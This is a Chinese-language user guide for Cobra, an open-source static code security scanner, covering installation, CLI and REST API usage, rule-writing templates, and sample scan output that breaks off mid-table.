Cobra

介绍

什么是“源代码安全审计(白盒扫描)”

> 由于开发人员的技术水平和安全意识各不相同，导致可能开发出一些存在安全漏洞的代码。 攻击者可以通过渗透测试来找到这些漏洞，从而导致应用被攻击、服务器被入侵、数据被下载、业务受到影响等等问题。 “源代码安全审计”是指通过审计发现源代码中的安全隐患和漏洞，而Cobra可将这个流程自动化。

Cobra为什么能从源代码中扫描到漏洞

> 对于一些特征较为明显的可以使用正则规则来直接进行匹配出，比如硬编码密码、错误的配置等。 对于OWASP Top 10的漏洞，Cobra通过预先梳理能造成危害的函数，并定位代码中所有出现该危害函数的地方，继而基于Lex(Lexical Analyzer Generator, 词法分析生成器)和Yacc(Yet Another Compiler-Compiler, 编译器代码生成器)将对应源代码解析为AST(Abstract Syntax Tree, 抽象语法树)，分析危害函数的入参是否可控来判断是否存在漏洞（目前仅接入了PHP-AST，其它语言AST接入中）。

Cobra和其它源代码审计系统有什么区别或优势

> Cobra定位是自动化发现源代码中**大部分显著的安全问题**，对于一些隐藏较深或特有的问题建议人工审计。

- 开发源代码（基于开放的MIT License，可更改源码）
- 支持开发语言多（支持十多种开发语言和文件类型）
- 支持漏洞类型多（支持数十种漏洞类型）
- 支持各种场景集成（提供API也可以命令行使用）
- 专业支持，持续维护（由白帽子、开发工程师和安全工程师一起持续维护更新，并在多家企业内部使用）

Cobra支持哪些开发语言

> 目前Cobra主要支持PHP、Java等主要开发语言及其它数十种文件类型，并持续更新规则和引擎以支持更多开发语言，具体见支持的开发语言和文件类型。

Cobra能发现哪些漏洞

> 覆盖大部分Web端常见漏洞和一些移动端（Android、iOS）通用漏洞，具体见支持的漏洞类型。

Installation(安装)

系统支持

系统	支持情况
mac OS	支持
Linux	支持
Windows	暂不支持

Kali安装python2 pip

使用kali系统自带的python2.7时，需要下载pip2.7；

1.更新apt源

```
vim /etc/apt/sources.list
```

- 2.下载pip2.7

```
# 下载pip2.7
wget --no-check-certificate 'https://bootstrap.pypa.io/pip/2.7/get-pip.py'
python2 get-pip.py
```

安装方法

```
git clone https://github.com/WhaleShark-Team/cobra.git && cd cobra
pip install -r requirements.txt
python cobra.py --help
```

CLI模式

Examples（使用例子）

```
# 扫描一个文件夹的代码
$ python cobra.py -t tests/vulnerabilities

# 扫描一个Git项目代码
$ python cobra.py -t https://github.com/FeeiCN/grw.git

# 扫描一个文件夹，并将扫描结果导出为JSON文件
$ python cobra.py -t tests/vulnerabilities -f json -o /tmp/report.json

# 扫描一个Git项目，并将扫描结果JSON文件推送到API上
$ python cobra.py -f json -o http://push.to.com/api -t https://github.com/FeeiCN/vc.git

# 扫描一个Git项目，并将扫描结果JSON文件发送到邮箱中
```

```
$ python cobra.py -f json -o feei@feei.cn -t https://github.com/FeeiCN/grw.git

# 扫描一个文件夹代码的某两种漏洞
$ python cobra.py -t tests/vulnerabilities -r cvi-190001,cvi-190002

# 开启一个Cobra HTTP Server，然后可以使用API接口来添加扫描任务
$ python cobra.py -H 127.0.0.1 -P 8888

# 查看版本
$ python cobra.py --version

# 查看帮助
$ python cobra.py --help

# 扫描一个Git项目，扫描完毕自动删除缓存
$ python cobra.py -t http://github.com/xx/xx.git -dels

# 扫描gitlab全部项目，配置好config中private_token，gitlab_url，cobra_ip
$ python git_projects.py

# 自动生成Cobra扫描周报发送至指定邮箱，需要配置好config中的SMTP服务器信息
$ python cobra.py -rp
```

Help（帮助）

```
➜  cobra git:(master) ✗ python cobra.py --help
usage: cobra [-h] [-t <target>] [-f <format>] [-o <output>] [-r <rule_id>]
             [-d] [-sid SID] [-H <host>] [-P <port>]

    ,---.     |
    |    ,---.|---.,---.,---.
    |    |   ||   ||    ,---|
    `---``---``---``    `---^ v2.0.0

GitHub: https://github.com/WhaleShark-Team/cobra

Cobra is a static code analysis system that automates the detecting vulnerabilities and
security issue.

optional arguments:
  -h, --help            show this help message and exit

Scan:
  -t <target>, --target <target>
                        file, folder, compress, or repository address
  -f <format>, --format <format>
                        vulnerability output format (formats: json, csv,
                        xml)
```

```
  -o <output>, --output <output>
                        vulnerability output STREAM, FILE, HTTP API URL, MAIL
  -r <rule_id>, --rule <rule_id>
                        specifies rules e.g: CVI-100001,cvi-190001
  -d, --debug           open debug mode
  -sid SID, --sid SID   scan id(API)
  -dels, --dels         del target directory True or False
  -rp, --report         automation report Cobra data

RESTful:
  -H <host>, --host <host>
                        REST-JSON API Service Host
  -P <port>, --port <port>
                        REST-JSON API Service Port

Usage:
  python cobra.py -t tests/vulnerabilities
  python cobra.py -t tests/vulnerabilities -r cvi-190001,cvi-190002
  python cobra.py -t tests/vulnerabilities -f json -o /tmp/report.json
  python cobra.py -t https://github.com/ethicalhack3r/DVWA -f json -o feei@feei.cn
  python cobra.py -t https://github.com/ethicalhack3r/DVWA -f json -o
http://push.to.com/api
  python cobra.py -t https://github.com/ethicalhack3r/DVWA -dels
  python cobra.py -H 127.0.0.1 -P 8888
```

API接口

1. 添加扫描任务

请求接口

接口：`/api/add` 方法：`POST` 类型：`JSON`

请求参数

参数	类型	必填	描述	例子
key	string	是	`config`文件中配置的`secret_key`	`{"key":"your_secret_key"}`
target	string或list	是	需要扫描的git地址，默认为master分支，如需指定分支或tag可在git地址末尾加上`:master`	单个项目扫描：`{"target": "https://github.com/FeeiCN/dict.git:master"}`；多个项目扫描：`{"target": ["https://github.com/FeeiCN/dict.git:master", "https://github.com/FeeiCN/autossh.git:master"]}`
rule	string	否	仅扫描指定规则，以,分隔	`{"rule": "cvi-130003,cvi-130004"}`

响应例子

```
{
    "code": 1001, # 状态码为1001则表示逻辑处理正常
    "result": {
        "msg": "Add scan job successfully.", # 消息
        "sid": "a938e2y2vnkf", # 扫描的任务ID（调用任务状态查询时需要用到）
        "total_target_num": 1 # 扫描任务的项目总数
    }
}
```

2. 查询扫描任务状态

请求接口

接口：`/api/status` 方法：`POST` 类型：`JSON`

请求参数

参数	类型	必填	描述	例子
key	string	是	`config`文件中配置的`secret_key`	`{"key":"your_secret_key"}`
sid	string	是	扫描的任务ID	

响应例子

```
{
    "code": 1001, # 状态码为1001则表示逻辑处理正常
    "result": {
        "msg": "success", # 消息
        "not_finished": 0, # 未完成的项目数
        "report": "http://127.0.0.1/?sid=ae3ea90pkoo5", # 扫描报告页
        "sid": "ae3ea90pkoo5", # 扫描的任务ID
        "allow_deploy": true, # 是否允许发布上线
        "statistic": { # 高中低危漏洞数量
            "high": 5,
            "medium": 18,
            "critical": 0,
            "low": 28
        },
        "status": "done", # 扫描状态
        "still_running": {}, # 正在扫描的项目
        "total_target_num": 1, # 扫描任务的项目总数
    }
}
```

完整的例子

启动HTTP服务

```
python cobra.py -H 127.0.0.1 -P 8888

# 启动之前需先生成 config 配置文件
# cp config.template config
```

添加扫描任务

```
# 添加一条任务
curl -H "Content-Type: application/json" -X POST -d '{"key":"your_secret_key",
"target":"https://github.com/FeeiCN/grw.git:master", "rule": "cvi-130003,cvi-130004"}'
http://127.0.0.1:8888/api/add

# 添加多条任务
curl -H "Content-Type: application/json" -X POST -d '{"key":"your_secret_key",
"target":["https://github.com/WhaleShark-Team/cobra.git:master",
"https://github.com/FeeiCN/grw.git:master"]}' http://127.0.0.1:8888/api/add
```

查询任务状态

```
curl -H "Content-Type: application/json" -X POST -d '{"key":"your_secret_key","sid":
"a938e29vdse8"}' http://127.0.0.1:8888/api/status
```

Web 指定时间段漏洞统计

```
http://127.0.0.1:8888/report
```

Flow（规则编写流程）

1. 编写规则文件`CVI-XXXNNN.xml`

```
参考[规则命名](http://cobra.feei.cn/rule_name)建立规则文件。
参考[规则模板](http://cobra.feei.cn/rule_template)和[规则样例]
(http://cobra.feei.cn/rule_demo)编写对应的规则、修复方案、测试用例等。
```

2. 编写漏洞代码`tests/vulnerabilities/v.language`

```
编写实际可能出现的业务场景代码（只需编写一处即可）。
```

3. 测试规则扫描`python cobra.py -t tests/vulnerabilities/`

测试扫描结果

Rule Template（规则模板）

```
<?xml version="1.0" encoding="UTF-8"?>

<cobra document="https://github.com/WhaleShark-Team/cobra">
    <name value="硬编码Token/Key"/>
    <language value="*"/>
    <match mode="regex-only-match"><![CDATA[(?![\d]{32})(?![a-fA-F]{32})([a-f\d]{32}|
[A-F\d]{32})]]></match>
    <level value="2"/>
    <test>
        <case assert="true" remark="sha1"><!
[CDATA["41a6bc4d9a033e1627f448f0b9593f9316d071c1"]]></case>
        <case assert="true" remark="md5 lower"><!
[CDATA["d042343e49e40f16cb61bd203b0ce756"]]></case>
        <case assert="true" remark="md5 upper"><!
[CDATA[C787AFE9D9E86A6A6C78ACE99CA778EE]]></case>
        <case assert="false"><![CDATA[please like and subscribe to my]]></case>
        <case assert="false"><![CDATA[A32efC32c79823a2123AA8cbDDd3231c]]></case>
        <case assert="false"><![CDATA[ffffffffffffffffffffffffffffffff]]></case>
        <case assert="false"><![CDATA[01110101001110011101011010101001]]></case>
        <case assert="false"><![CDATA[00000000000000000000000000000000]]></case>
    </test>
    <solution>
        ## 安全风险
        硬编码密码

        ## 修复方案
        将密码抽出统一放在配置文件中，配置文件不放在git中
    </solution>
    <status value="on"/>
    <author name="Feei" email="feei@feei.cn"/>
</cobra>
```

规则字段规范

字段（英文）	字段（中文）	是否必填	类型	描述	例子
`name`	规则名称	是	`string`	描述规则名称	`<name value="Logger敏感信息" />`
`language`	规则语言	是	`string`	设置规则针对的开发语言，参见`languages`	`<language value="php" />`
`match`	匹配规则1	是	`string`	匹配规则1	`<match mode="regex-only-match"><![CDATA[regex content]]></match>`
`match2`	匹配规则2	否	`string`	匹配规则2	`<match2 block="in-function-up"><![CDATA[regex content]]></match2>`
`repair`	修复规则	否	`string`	匹配到此规则，则不算做漏洞	`<repair block=""><![CDATA[regex content]]></repair>`
`level`	影响等级	是	`integer`	标记该规则扫到的漏洞危害等级，使用数字1-10。	`<level value="3" />`
`solution`	修复方案	是	`string`	该规则扫描的漏洞对应的**安全风险**和**修复方案**	`<solution>详细的安全风险和修复方案</solution>`
`test`	测试用例	是	`case`	该规则对应的测试用例	`<test><case assert="true"><![CDATA[测试存在漏洞的代码]]></case><case assert="false"><![CDATA[测试不存在漏洞的代码]]></case></test>`
`status`	是否开启	是	`boolean`	是否开启该规则的扫描，使用`on`/`off`来标记	`<status value="1" />`
`author`	规则作者	是	`attr`	规则作者的姓名和邮箱	`<author name="Feei" email="feei@feei.cn" />`

核心字段`<match>`/`<match2>`/`<repair>`编写规范

`<match>` Mode（`<match>`的规则模式）

> 用来描述规则类型，只能用在`<match>`中。

Mode	类型	默认模式	支持语言	描述
regex-only-match	正则仅匹配	是	*	默认是此模式，但需要显式的写在规则文件里。以正则的方式进行匹配，匹配到内容则算作漏洞
regex-param-controllable	正则参数可控	否	PHP/Java	以正则模式进行匹配，匹配出的变量可外部控制则为漏洞
function-param-controllable	函数参数可控	否	PHP	内容写函数名，将搜索所有该函数的调用，若参数外部可控则为漏洞。
find-extension	寻找指定后缀文件	否	*	找到指定后缀文件则算作漏洞

`<match2>` / `<repair>` Block（`<match2>` / `<repair>` 的匹配区块）

> 用来描述需要匹配的代码区块位置，只能用在 `<match2>` 或 `<repair>` 中。

区块	描述
in-current-line	由第一条规则触发的所在行
in-function	由第一条规则触发的函数体内
in-function-up	由第一条规则触发的所在行之上，所在函数体之内
in-function-down	由第一条规则触发的所在行之下，所在函数体之内
in-file	由第一条规则触发的文件内
in-file-up	由第一条规则触发的所在行之上，所在文件之内
in-file-down	由第一条规则触发的所在行之下，所在文件之内

Example


使用测试代码进行扫描

Web服务模式

更改配置文件

```
cp config.template config
```

修改 `secret_key` 为自己的key值



安装依赖

```
pip3 install -r requirements.txt
```

安装python3


```
yum install python3

# 安装pip
wget https://bootstrap.pypa.io/get-pip.py --no-check-certificate
python3 get-pip.py
```

使用以下命令启动Web服务


```
python3 cobra.py -H 0.0.0.0 -P 8888
```

扫描github上的代码

直接输入git地址即可(亦可扫描公司内部的Gitlab服务上的代码)




扫描完成后可以看到对应的扫描结果



扫描本地代码


使用文件上传的方式扫描本地代码(需将代码文件打包成压缩包进行上传)



使用web接口下发任务


使用postman下发任务

```
// 请求体
{
    "key": "magedu_key",
    "target": "https://github.com/FeeiCN/dict.git:master",
    "rule": "cvi-130003"
}

// 响应
{
    "code": 1001,
    "result": {
        "msg": "Add scan job successfully.",
        "sid": "ab9149nhvcal",
        "total_target_num": 1
    }
}
```



查询任务状态

```
{
    "key": "magedu_key",
    "sid": "ab9149nhvcal"
}
```



CLI模式

命令：

```
# 扫描文件
python3 cobra.py -t tests/vulnerabilities/v.java

# 扫描目录
python3 cobra.py -t tests/vulnerabilities
```

使用全量规则对java文件进行扫描

```
[root@VM-0-4-centos cobra]# python3 cobra.py -t tests/vulnerabilities/v.java
[15:27:02] [INFO] [REPORT] Report URL: ?sid=a6e97f2qqas1
[15:27:02] [INFO] [CLI] Target directory: /root/cobra/tests/vulnerabilities/v.java
[15:27:02] [INFO] [DETECTION] [FRAMEWORK] Unknown Framework
[15:27:02] [INFO] [CLI] [STATISTIC] Language: java Framework: Unknown Framework
[15:27:02] [INFO] [CLI] [STATISTIC] Files: 1, Extensions:1, Consume: 0.0
[15:27:03] [INFO] [PUSH] 18 CVE Rules
[15:27:05] [INFO] [PUSH] 95 Rules
[15:27:05] [INFO] [SCAN] Trigger Rules/Not Trigger Rules/Off Rules: 9/57/29 Vulnerabilities (9)
+---+--------+-------------------------+-------+-----------+-----------------------------------------------------+
| # | CVI    | Rule                    | Level | Target    | Source Code Content                                 |
+---+--------+-------------------------+-------+-----------+-----------------------------------------------------+
